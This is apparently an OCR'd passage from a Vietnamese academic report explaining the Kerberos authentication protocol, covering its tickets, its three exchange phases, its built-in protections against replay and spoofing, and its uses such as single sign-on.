
- Tên của người dùng (client principal).
- Tên của dịch vụ đích (server principal).
- Thời gian hiệu lực của vé: Bao gồm thời điểm bắt đầu có hiệu lực, thời điểm hết hạn, và tùy chọn thời gian gia hạn.
- Địa chỉ IP của máy khách (nếu có): Để ràng buộc vé chỉ có thể sử dụng từ địa chỉ mạng cụ thể.
- Khóa phiên (session key): Dùng để mã hóa giao tiếp giữa máy khách và dịch vụ.

Một vé được tạo bởi KDC sẽ được mã hóa bằng khóa bí mật của dịch vụ, để đảm bảo rằng chỉ dịch vụ đích mới có thể mở được vé đó. Điều này giúp ngăn chặn hành vi giả mạo hoặc sửa đổi trái phép, chẳng hạn như gia hạn thời gian sử dụng hoặc thay đổi danh tính của người dùng.

Bởi vì Kerberos chỉ xác thực một lần khi đăng nhập, nên sau khi đăng nhập, bất kỳ tiến trình nào trên máy đó đều có thể sử dụng vé đã được cấp. Do vậy, vé trong Kerberos thường có thời hạn sử dụng ngắn. Điều này vừa hỗ trợ chức năng đăng nhập một lần (Single Sign-On – SSO), vừa giúp hạn chế rủi ro nếu vé bị đánh cắp.

Có hai loại vé chính:

- **Vé cấp vé (Ticket Granting Ticket – TGT):** Được cấp bởi AS sau xác thực ban đầu, cho phép người dùng yêu cầu vé dịch vụ từ TGS.
- **Vé dịch vụ (Service Ticket – ST):** Được cấp bởi TGS để xác thực với một máy chủ ứng dụng cụ thể.



Hình 5 – Quá trình xác thực khi user yêu cầu Service Ticket

Thời hạn của vé đóng vai trò quan trọng trong việc ngăn chặn các cuộc tấn công phát lại. Mỗi vé chứa một dấu thời gian (timestamp), và các dịch vụ sẽ kiểm tra dấu thời gian này để đảm bảo vé còn hiệu lực và chưa bị tái sử dụng trái phép.

2.1.5 Máy chủ dịch vụ – Service Server (SS)

Bất kỳ một máy chủ cung cấp dịch vụ nào (như mail server, file server, application server,...) đều có thể được xem là Service Server (SS) trong hệ thống Kerberos.

Máy chủ dịch vụ sử dụng khóa dịch vụ (service key), là khóa bí mật được chia sẻ giữa KDC và dịch vụ, để giải mã vé dịch vụ (Service Ticket – ST) do TGS cấp, nhằm xác thực danh tính máy khách. Khóa dịch vụ này được lưu trong cơ sở dữ liệu của KDC và cũng được cấu hình sẵn trên máy chủ dịch vụ (thường thông qua tệp ***keytab***).

Kerberos hỗ trợ xác thực hai chiều (mutual authentication): sau khi máy chủ dịch vụ xác thực thành công máy khách bằng vé dịch vụ, nó có thể gửi lại thông điệp **KRB_AP_REP** để máy khách xác minh danh tính của máy chủ, đảm bảo rằng cả hai bên đều tin cậy lẫn nhau trước khi giao tiếp.

2.1.6 Service Principal Name (SPN)

Service Principal Name (SPN) là một định danh duy nhất cho mỗi phiên bản của một dịch vụ mạng trong hệ thống Kerberos. SPN được sử dụng trong quá trình xác thực để liên kết một dịch vụ cụ thể với khóa bí mật (service key) tương ứng mà KDC lưu trữ.

Khi một dịch vụ có nhiều phiên bản chạy trên các máy chủ khác nhau, mỗi phiên bản cần có một SPN riêng biệt. Một dịch vụ cũng có thể có nhiều SPN nếu người dùng có thể truy cập nó thông qua nhiều tên máy chủ khác nhau.

Trong các triển khai Kerberos độc lập như MIT Kerberos, việc tạo và ánh xạ SPN thường được cấu hình thủ công, thông qua việc tạo principal cho dịch vụ trong KDC và sinh tệp ***keytab*** tương ứng để cài lên máy chủ.

Khi một máy khách muốn kết nối đến dịch vụ, nó tạo yêu cầu xác thực bằng cách chỉ định SPN của dịch vụ. SPN đảm bảo rằng yêu cầu được chuyển đến đúng dịch vụ đích, giúp tăng cường độ tin cậy trong quá trình xác thực.

2.2 Đặc điểm kiến trúc

Kiến trúc của Kerberos được thiết kế theo mô hình xác thực tập trung, trong đó Trung tâm phân phối khóa (Key Distribution Center – KDC) giữ vai trò cốt lõi trong việc quản lý thông tin xác thực và cấp phát vé truy cập. Các thành phần trong hệ thống như máy khách (client), máy chủ cấp vé (TGS), máy chủ dịch vụ (SS), và máy chủ xác thực (AS) phối hợp chặt chẽ với nhau thông qua một chuỗi các thông điệp xác thực được mã hóa để đảm bảo an toàn và toàn vẹn dữ liệu.

Quá trình xác thực trong Kerberos tuân theo nguyên tắc "Đăng nhập một lần" (Single Sign-On – SSO). Người dùng chỉ cần xác thực một lần để lấy vé cấp vé (TGT) từ AS. Sau đó, TGT này được sử dụng để xin vé dịch vụ (Service Ticket – ST) từ TGS mỗi khi cần truy cập vào các dịch vụ khác trong hệ thống, giúp loại bỏ việc gửi lại mật khẩu nhiều lần và giảm thiểu nguy cơ bị đánh cắp thông tin đăng nhập.

Các vé (TGT và ST) được sử dụng như bằng chứng xác thực, đều có thời hạn sống xác định và được mã hóa bằng các thuật toán mã hóa đối xứng. Mỗi khi truy cập một dịch vụ, máy khách và máy chủ dịch vụ thiết lập một khóa phiên tạm thời (session key) được cấp bởi KDC để mã hóa dữ liệu trao đổi, từ đó đảm bảo tính bảo mật và chống giả mạo.

Một yếu tố quan trọng trong kiến trúc Kerberos là sự đồng bộ thời gian giữa các thực thể trong mạng. Do vé sử dụng dấu thời gian để kiểm tra tính hợp lệ, hệ thống yêu cầu các thiết bị có đồng hồ hệ thống được đồng bộ chính xác, thường với độ lệch cho phép chỉ trong vòng vài phút. Sự sai lệch lớn về thời gian có thể khiến vé bị từ chối, gây ra lỗi xác thực.

Ngoài ra, Kerberos còn hỗ trợ xác thực hai chiều (mutual authentication), trong đó không chỉ người dùng chứng minh danh tính với dịch vụ, mà dịch vụ cũng cần chứng minh danh tính ngược lại với người dùng, giúp tăng cường độ tin cậy trong các phiên làm việc.

2.3 Mô hình Kerberos

Dưới đây là mô hình tiêu biểu mô phỏng cách thức hoạt động của giao thức xác thực Kerberos trong một hệ thống mạng hiện đại. Mô hình này bao gồm các thành phần chính:

- **Người dùng (User):** Chủ thể cần truy cập các dịch vụ trong hệ thống.
- **Thiết bị truyền thông:** Các thiết bị mạng như router, switch, hub, chịu trách nhiệm định tuyến và truyền tải dữ liệu giữa các thành phần.

- **Hệ thống Kerberos (KDC):** Bao gồm Authentication Server (AS) và Ticket Granting Server (TGS), đóng vai trò trung tâm xác thực và cấp phát vé.
- **Máy chủ dịch vụ (Application Server – AP):** Cung cấp dịch vụ mà người dùng muốn truy cập, chẳng hạn như file server, database server, email server, v.v.


Mô hình Kerberos hoạt động trong môi trường phân tán, nơi máy khách (client) gửi yêu cầu xác thực để truy cập tài nguyên. Hệ thống sử dụng cơ chế vé (ticket) và khóa phiên (session key) để đảm bảo rằng quá trình xác thực và giao tiếp giữa các bên diễn ra an toàn, không cần truyền mật khẩu qua mạng.

Kerberos hỗ trợ xác thực đa nền tảng, phù hợp với các môi trường lớn như Active Directory, hệ thống Single Sign-On (SSO), và các hạ tầng mạng doanh nghiệp cần quản lý người dùng tập trung.

2.4 Cơ chế hoạt động

- Người sử dụng nhập tên (ID) và mật khẩu tại máy tính của mình (máy khách).
- Phần mềm máy khách thực hiện hàm băm một chiều trên mật khẩu nhận được. Kết quả sẽ được dùng làm khóa bí mật của người sử dụng.
- Phần mềm máy khách gửi một gói tin (không mã hóa) tới máy chủ dịch vụ AS để yêu cầu dịch vụ. Nội dung của gói tin đại ý: "người dùng XYZ muốn sử dụng dịch vụ". Cần chú ý là cả khóa bí mật lẫn mật khẩu đều không được gửi tới AS.
- AS kiểm tra định danh của người yêu cầu có nằm trong cơ sở dữ liệu của mình không. Nếu có thì AS gửi 2 gói tin sau tới người sử dụng:
    - **Gói tin A:** Chứa “Khóa phiên TGS/máy khách”, được mã hóa bằng khóa bí mật của người dùng (được dẫn xuất từ mật khẩu). Gói tin này đảm bảo rằng chỉ người dùng thực sự mới có thể giải mã được nội dung.
    - **Gói tin B:** "Vé cấp vé" (chứa các thông tin gồm ID người dùng, địa chỉ IP, thời hạn hiệu lực của vé, và “Khóa phiên TGS/máy khách”) được mã hóa bằng khóa bí mật của TGS.
- Khi nhận được 2 gói tin trên, phần mềm máy khách giải mã gói tin A để có khóa phiên với TGS. (Người sử dụng không thể giải mã được gói tin B vì nó được mã hóa với khóa bí mật của TGS). Tại thời điểm này, người dùng có thể xác thực mình với TGS.
- Khi yêu cầu dịch vụ, người sử dụng gửi 2 gói tin sau tới TGS:
    - **Gói tin C:** Bao gồm “Vé cấp vé” từ gói tin B và tên dịch vụ cần truy cập.
    - **Gói tin D:** Là bộ xác thực (bao gồm ID người sử dụng và dấu thời gian), mã hóa bằng “Khóa phiên TGS/máy khách”.

- Khi nhận được 2 gói tin C và D, TGS kiểm tra tính hợp lệ của vé và bộ xác thực rồi gửi 2 gói tin sau tới người sử dụng:
    - **Gói tin E:** Vé dịch vụ (bao gồm thông tin người dùng, địa chỉ mạng, thời gian hiệu lực và "Khóa phiên máy chủ/máy khách") mã hóa bằng khóa bí mật của dịch vụ.
    - **Gói tin F:** "Khóa phiên máy chủ/máy khách", mã hóa bằng "Khóa phiên TGS/máy khách" để đảm bảo chỉ người dùng mới có thể giải mã.
- Khi nhận được 2 gói tin E và F, người sử dụng đã có đủ thông tin để nhận thực với máy chủ cung cấp dịch vụ SS. Máy khách gửi tới SS 2 gói tin:
    - **Gói tin E:** Thu được từ bước trước đó, trong đó chứa "Khóa phiên máy chủ/máy khách", được mã hóa bằng khóa bí mật của SS.
    - **Gói tin G:** Bộ xác thực mới, bao gồm ID người dùng, dấu thời gian và được mã hóa bằng "Khóa phiên máy chủ/máy khách".
- SS giải mã "Vé" bằng khóa bí mật của mình và gửi gói tin sau tới người sử dụng để xác nhận định danh của mình và khẳng định sự đồng ý cung cấp dịch vụ:
    - **Gói tin H:** Chứa dấu thời gian (timestamp) cộng thêm 1, mã hóa với "Khóa phiên máy chủ/máy khách".
- Máy khách giải mã gói tin xác nhận và kiểm tra thời gian có được cập nhật chính xác. Nếu đúng thì người sử dụng có thể tin tưởng vào máy chủ SS và bắt đầu gửi yêu cầu sử dụng dịch vụ.
- Máy chủ cung cấp dịch vụ cho người sử dụng.
- Giao thức hoạt động qua 3 giai đoạn chính.



Hình 6 – Quy trình xác thực Kerberos

2.4.1 Giai đoạn trao đổi với AS (Authentication Exchange)

- Máy khách (client) gửi một yêu cầu xác thực **KRB_AS_REQ** đến Authentication Server (AS), thành phần thuộc Trung tâm phân phối khóa (KDC). Yêu cầu này bao gồm:
    - Mã định danh người dùng (User ID hoặc Principal Name).
    - Tên miền Kerberos (Realm).
    - Tên dịch vụ cần truy cập (thường là tên của TGS, ví dụ: ***krbtgt/REALM***).
    - Danh sách thuật toán mã hóa hỗ trợ.
    - Dấu thời gian tiền xác thực (pre-authentication timestamp), được mã hóa bằng khóa bí mật của người dùng, vốn được tạo từ mật khẩu qua hàm băm một chiều.
- AS kiểm tra thông tin người dùng trong cơ sở dữ liệu của KDC. Nếu người dùng tồn tại và dấu thời gian được giải mã hợp lệ, AS sẽ tạo một khóa phiên **K_c,tgs** – dùng để thiết lập phiên làm việc an toàn giữa máy khách và Ticket Granting Server (TGS).
- Sau đó, AS gửi lại phản hồi **KRB_AS_REP** gồm hai phần:
    - Khóa phiên **K_c,tgs**, được mã hóa bằng khóa bí mật của người dùng (chỉ người dùng biết – đảm bảo tính xác thực).
    - Vé cấp vé (Ticket Granting Ticket – TGT): Chứa ID người dùng, địa chỉ IP, thời hạn hiệu lực và **K_c,tgs**, được mã hóa bằng khóa bí mật của TGS (chỉ TGS có thể giải mã).

2.4.2 Giai đoạn trao đổi với TGS (Ticket Granting Service Exchange)

- Máy khách (client) gửi một yêu cầu xác thực **KRB_TGS_REQ** đến Ticket Granting Server (TGS) nhằm xin cấp vé dịch vụ (Service Ticket – ST). Yêu cầu này bao gồm:
    - Vé cấp vé (TGT): Đã nhận được từ AS ở giai đoạn trước, vẫn còn hiệu lực.
    - Bộ xác thực (Authenticator): Chứa mã định danh người dùng và dấu thời gian hiện tại, được mã hóa bằng khóa phiên giữa máy khách và TGS (K_c,tgs).
    - SPN (Service Principal Name): Định danh của dịch vụ mà người dùng muốn truy cập.
    - Nonce: Một số dùng một lần, giúp đảm bảo phản hồi là hợp lệ và mới.
- TGS sẽ:
    - Giải mã TGT bằng khóa bí mật của TGS để lấy thông tin người dùng và khóa phiên **K_c,tgs**.

- Dùng **K_c,tgs** để giải mã bộ xác thực và xác minh tính hợp lệ của yêu cầu (đúng người, đúng thời điểm).
- Nếu hợp lệ, TGS sẽ tạo một khóa phiên mới **K_c,v** cho phiên làm việc giữa máy khách và máy chủ dịch vụ (Application Server – v).

- Sau đó, TGS gửi lại phản hồi **KRB_TGS_REP**, gồm hai phần:
  - Khóa phiên dịch vụ **K_c,v**, được mã hóa bằng **K_c,tgs** (đảm bảo chỉ client mới giải mã được).
  - Vé dịch vụ (Service Ticket – ST): chứa thông tin người dùng, địa chỉ IP, thời hạn và **K_c,v**, được mã hóa bằng khóa bí mật của dịch vụ (chỉ máy chủ đích có thể giải mã).

2.4.3 Giai đoạn trao đổi với máy chủ dịch vụ (Application Service Exchange)

- Sau khi nhận được vé dịch vụ (Service Ticket – ST) và khóa phiên dịch vụ (**K_c,v**) từ TGS, máy khách (client) tiến hành xác thực với máy chủ dịch vụ (Application Server – v) bằng cách gửi một yêu cầu **KRB_AP_REQ**, bao gồm:
  - Service Ticket (ST): Chứa thông tin định danh người dùng, địa chỉ IP, thời gian hiệu lực và khóa phiên **K_c,v**, được mã hóa bằng khóa bí mật của máy chủ dịch vụ.
  - Bộ xác thực (Authenticator): Chứa ID người dùng và dấu thời gian hiện tại, được mã hóa bằng **K_c,v**, nhằm chứng minh máy khách đang giữ khóa phiên hợp lệ.
- Máy chủ dịch vụ sẽ:
  - Giải mã vé dịch vụ (ST) bằng khóa bí mật của chính mình để lấy **K_c,v**.
  - Dùng **K_c,v** để giải mã và xác minh bộ xác thực.
  - Nếu xác thực thành công, máy chủ có thể gửi lại phản hồi **KRB_AP_REP** để xác thực ngược (mutual authentication), bằng cách gửi lại dấu thời gian từ bộ xác thực cộng thêm 1, được mã hóa bằng **K_c,v**, nhằm chứng minh máy chủ cũng đang giữ khóa đúng.
- Sau khi xác thực hai chiều, máy khách và máy chủ dịch vụ thiết lập phiên làm việc bảo mật, trong đó các dữ liệu trao đổi được mã hóa bằng **K_c,v**, đảm bảo tính bảo mật và toàn vẹn thông tin.

2.5 Các khía cạnh bảo mật và cơ chế chống tấn công

Hệ thống Kerberos được thiết kế nhằm đảm bảo tính bảo mật, toàn vẹn và xác thực trong các môi trường mạng phân tán. Dưới đây là các cơ chế và biện pháp mà Kerberos sử dụng để phòng chống các hình thức tấn công.

2.5.1 Ngăn chặn tấn công phát lại (Replay Attacks)

Kerberos sử dụng dấu thời gian (timestamp) trong bộ xác thực (authenticator) và vé để đảm bảo yêu cầu xác thực là mới và hợp lệ. Mỗi vé chỉ được chấp nhận trong một khoảng lệch thời gian tối đa (thường là 5 phút) giữa client và máy chủ, giúp phát hiện các yêu cầu bị ghi lại và gửi lại trái phép.

2.5.2 Thời hạn vé (Ticket Expiration)

Cả vé cấp vé (TGT) và vé dịch vụ (ST) đều có thời gian sống (lifetime) giới hạn. Điều này giúp giảm thiểu rủi ro nếu vé bị đánh cắp – vì vé chỉ có thể sử dụng trong một khoảng thời gian ngắn.

2.5.3 Mã hóa dữ liệu và khóa

Tất cả vé, khóa phiên, và thông điệp xác thực đều được mã hóa đối xứng (symmetric encryption) bằng các khóa bí mật. Điều này đảm bảo rằng thông tin nhạy cảm không bị rò rỉ hoặc giả mạo trong quá trình truyền qua mạng.

2.5.4 Xác thực hai chiều (Mutual Authentication)

Kerberos hỗ trợ cơ chế xác thực ngược, trong đó máy chủ dịch vụ cũng phải chứng minh danh tính với máy khách (thông qua gói tin **KRB_AP_REP**). Cơ chế này giúp ngăn chặn các máy chủ giả mạo và nâng cao độ tin cậy trong truyền thông.

2.5.5 Khóa phiên tạm thời (Session Keys)

Mỗi phiên làm việc đều sử dụng một khóa phiên riêng biệt, được tạo bởi AS hoặc TGS. Việc sử dụng khóa phiên tạm thời giúp hạn chế ảnh hưởng nếu một khóa bị lộ, vì khóa chỉ tồn tại trong một phiên xác thực duy nhất.

2.5.6 Chứng chỉ thuộc tính đặc quyền (PAC – Privilege Attribute Certificate)

Trong các hệ thống mở rộng như Active Directory, vé dịch vụ có thể chứa PAC – chứa thông tin quyền truy cập, nhóm người dùng,... được KDC ký lại để đảm bảo tính toàn vẹn và chống giả mạo thông tin phân quyền.

2.5.7 Bộ nhớ cache vé (Ticket Cache)

Kerberos sử dụng bộ nhớ đệm lưu trữ các vé đã cấp, giúp kiểm tra tính hợp lệ và tính duy nhất của các bộ xác thực. Điều này hỗ trợ phát hiện và ngăn chặn các cuộc tấn công phát lại trong thời gian thực.

2.6 Kết chương


Chương này đã trình bày chi tiết về kiến trúc và cơ chế hoạt động của giao thức Kerberos, trong đó tập trung vào các thành phần chính như KDC, AS, TGS, vé (ticket), khóa phiên và mô hình xác thực giữa các bên. Chương cũng mô tả cụ thể quy trình xác thực qua ba giai đoạn chính: Trao đổi với AS, trao đổi với TGS và xác thực với máy chủ dịch vụ.

Bên cạnh đó, chương đã phân tích các cơ chế bảo mật mà Kerberos áp dụng nhằm chống lại các hình thức tấn công phổ biến như tấn công phát lại, giả mạo máy chủ, đánh cắp vé,... Các biện pháp như sử dụng dấu thời gian, mã hóa đối xứng, xác thực hai chiều và quản lý thời hạn vé đều góp phần đảm bảo an toàn cho hệ thống.

CHƯƠNG 3. ỨNG DỤNG CỦA KERBEROS

3.1 Xác thực một lần (Single Sign-On - SSO) cho các hệ thống đa nền tảng

Một trong những ứng dụng nổi bật và thực tiễn nhất của giao thức Kerberos là hỗ trợ cơ chế **Single Sign-On (SSO)** – xác thực một lần duy nhất để truy cập nhiều dịch vụ trong hệ thống phân tán.



Hình 7 – Single Sign-On với Kerberos

3.1.1 Khái niệm và cơ chế hoạt động

SSO là một phương thức xác thực hiện đại, cho phép người dùng chỉ cần đăng nhập một lần để sử dụng nhiều dịch vụ mà không cần nhập lại thông tin xác thực ở mỗi lần truy cập. Kerberos hiện thực hóa cơ chế này thông qua việc cấp phát vé dịch vụ (service tickets) từ Trung tâm phân phối khóa (KDC). Khi người dùng đăng nhập thành công, họ sẽ nhận được một vé cấp vé (Ticket Granting Ticket – TGT). Vé này được lưu tạm trên máy người dùng và sử dụng để yêu cầu các vé dịch vụ khác từ KDC mà không cần nhập lại mật khẩu.

Trong suốt thời gian hiệu lực của vé, người dùng có thể truy cập nhiều tài nguyên khác nhau như: hệ thống email nội bộ, máy in mạng, tệp chia sẻ, hoặc ứng dụng web... mà không cần thực hiện lại thao tác xác thực.

3.1.2 Lợi ích trong triển khai thực tế

Việc tích hợp Kerberos vào hệ thống SSO mang lại nhiều lợi ích:

- **Tăng cường bảo mật**: Mật khẩu không bao giờ được gửi qua mạng sau lần xác thực đầu tiên; mọi trao đổi đều dựa trên các vé được mã hóa.
- **Cải thiện trải nghiệm người dùng**: Giảm số lần phải nhập mật khẩu, từ đó thuận tiện hơn trong môi trường doanh nghiệp hoặc học tập.
- **Giảm tải cho hệ thống**: Giảm số lượng yêu cầu xác thực lặp lại đến máy chủ, tiết kiệm tài nguyên mạng và hệ thống.
- **Tính tương thích cao**: Kerberos có thể tích hợp với các hệ thống như Windows Active Directory, dịch vụ LDAP, NFS hoặc các ứng dụng web nội bộ thông qua giao thức SPNEGO (Simple and Protected GSS-API Negotiation Mechanism).

3.1.3 Tính khả dụng trong môi trường đa nền tảng

Với thiết kế linh hoạt, Kerberos có thể được triển khai trên nhiều hệ điều hành như Windows, Linux và macOS, đồng thời hỗ trợ xác thực người dùng giữa các hệ thống khác nhau trong mạng lưới doanh nghiệp hoặc tổ chức lớn. Đây là yếu tố quan trọng để SSO trở thành một thành phần cốt lõi trong các mô hình bảo mật hiện đại như **Zero Trust Architecture** hay **Cloud Identity Federation**.

3.2 Bảo mật các phiên truyền tệp (File Transfer)

Trong nhiều lĩnh vực như chính phủ, công nghiệp và ngân hàng, **Giao thức Truyền tệp (FTP)** vẫn được sử dụng phổ biến để truyền dữ liệu giữa máy chủ và máy khách. Mặc dù FTP mang lại sự tiện lợi trong việc trao đổi dữ liệu từ xa, nó lại thiếu các cơ chế bảo mật mạnh, khiến cho các cuộc tấn công mạng dễ dàng khai thác lỗ hổng, đặc biệt là khi dữ liệu không được mã hóa.

Một giải pháp phổ biến nhằm bảo vệ FTP là **SSL (Secure Sockets Layer)**, giúp mã hóa dữ liệu khi truyền tải để đảm bảo rằng thông tin không bị rò rỉ hay thay đổi trên đường truyền. Tuy nhiên, SSL có những hạn chế nhất định khi chỉ dựa vào các **chứng chỉ số** để xác thực giữa máy chủ và máy khách.

Trong khi đó, Kerberos được xem là một giải pháp bảo mật tiên tiến và đáng tin cậy hơn trong bối cảnh truyền tệp qua mạng. Kerberos sử dụng mô hình xác thực bằng vé (ticket) thay vì gửi trực tiếp mật khẩu qua mạng. Mỗi máy khách khi muốn truy cập tài nguyên sẽ được cấp một vé chứa thông tin đã được mã hóa, có dấu thời gian và chỉ có hiệu lực trong một khoảng thời gian nhất định. Hệ thống này yêu cầu đồng bộ thời gian giữa các bên để đảm bảo tính chính xác và ngăn ngừa tấn công phát lại.

Điểm mạnh nổi bật của Kerberos là sử dụng Trung tâm Phân phối Khóa (KDC) như một bên trung gian đáng tin cậy để cấp và xác thực các vé giữa máy chủ và máy khách. Điều này giúp tạo ra một kênh liên lạc an toàn và xác thực hai chiều, trong đó cả hai bên đều biết

các khóa bí mật được sử dụng để mã hóa và giải mã thông tin. Nhờ vậy, Kerberos có thể cung cấp một kết nối bảo mật mạnh mẽ và tin cậy hơn so với SSL trong môi trường FTP.

3.3 Xác thực client/server

Kerberos đóng vai trò quan trọng trong việc đảm bảo xác thực an toàn giữa client và server trong các hệ thống mạng phân tán. Với cơ chế sử dụng vé (ticket) được cấp phát và xác thực bởi Trung tâm phân phối khóa (KDC), Kerberos cho phép hai thực thể – một máy khách (client) và một máy chủ (server) – xác thực lẫn nhau mà không cần trao đổi trực tiếp mật khẩu hoặc khóa bí mật sau lần xác thực đầu tiên.

3.3.1 Cơ chế hoạt động trong mô hình client/server

Khi một ứng dụng client muốn truy cập vào một dịch vụ server, nó gửi yêu cầu vé dịch vụ (service ticket) đến máy chủ cấp vé (Ticket Granting Server – TGS), kèm theo vé cấp quyền truy cập (TGT) trước đó đã nhận được từ máy chủ xác thực (Authentication Server – AS). Sau khi xác thực thông tin và cấp vé mới, client sử dụng vé này để truy cập tài nguyên trên server.

Vé dịch vụ chứa thông tin phiên mã hóa bởi khóa bí mật của server, đảm bảo rằng chỉ server đích mới có thể giải mã và xác minh thông tin xác thực của client. Đồng thời, client cũng gửi **Authenticator** – một cấu trúc dữ liệu chứa thông tin người dùng và dấu thời gian, được mã hóa bằng khóa phiên – nhằm xác thực chính mình.

Việc sử dụng đồng thời vé dịch vụ và authenticator đảm bảo tính xác thực hai chiều và bảo vệ khỏi tấn công phát lại (replay attack).

3.3.2 Ứng dụng thực tế trong các dịch vụ web và mạng nội bộ

Kerberos được tích hợp rộng rãi trong nhiều hệ thống dịch vụ hiện đại, điển hình như:

- **Windows Active Directory**: Là một trong những ứng dụng phổ biến nhất của Kerberos, nơi tất cả người dùng và máy tính trong miền được xác thực bằng Kerberos V5.
- **Dịch vụ web nội bộ**: Các trình duyệt hiện đại như Chrome, Firefox hoặc Edge có thể sử dụng Kerberos thông qua cơ chế **SPNEGO (Simple and Protected GSS-API Negotiation Mechanism)** để tự động xác thực người dùng truy cập web nội bộ (intranet).
- **Ứng dụng máy chủ NFS, SSH, và LDAP**: Kerberos được sử dụng để xác thực bảo mật trước khi thiết lập phiên giao tiếp.

Ví dụ, trong một tổ chức có hệ thống quản trị nội bộ truy cập qua trình duyệt, người dùng chỉ cần đăng nhập một lần, sau đó có thể tự động truy cập các dịch vụ như hệ thống quản lý nhân sự, tệp tin nội bộ, và hệ thống email mà không cần xác thực lại. Điều này giúp nâng cao trải nghiệm người dùng và giảm thiểu các rủi ro bảo mật từ mật khẩu lặp lại.

3.4 Xác thực dịch vụ Web theo chuẩn WS-Security

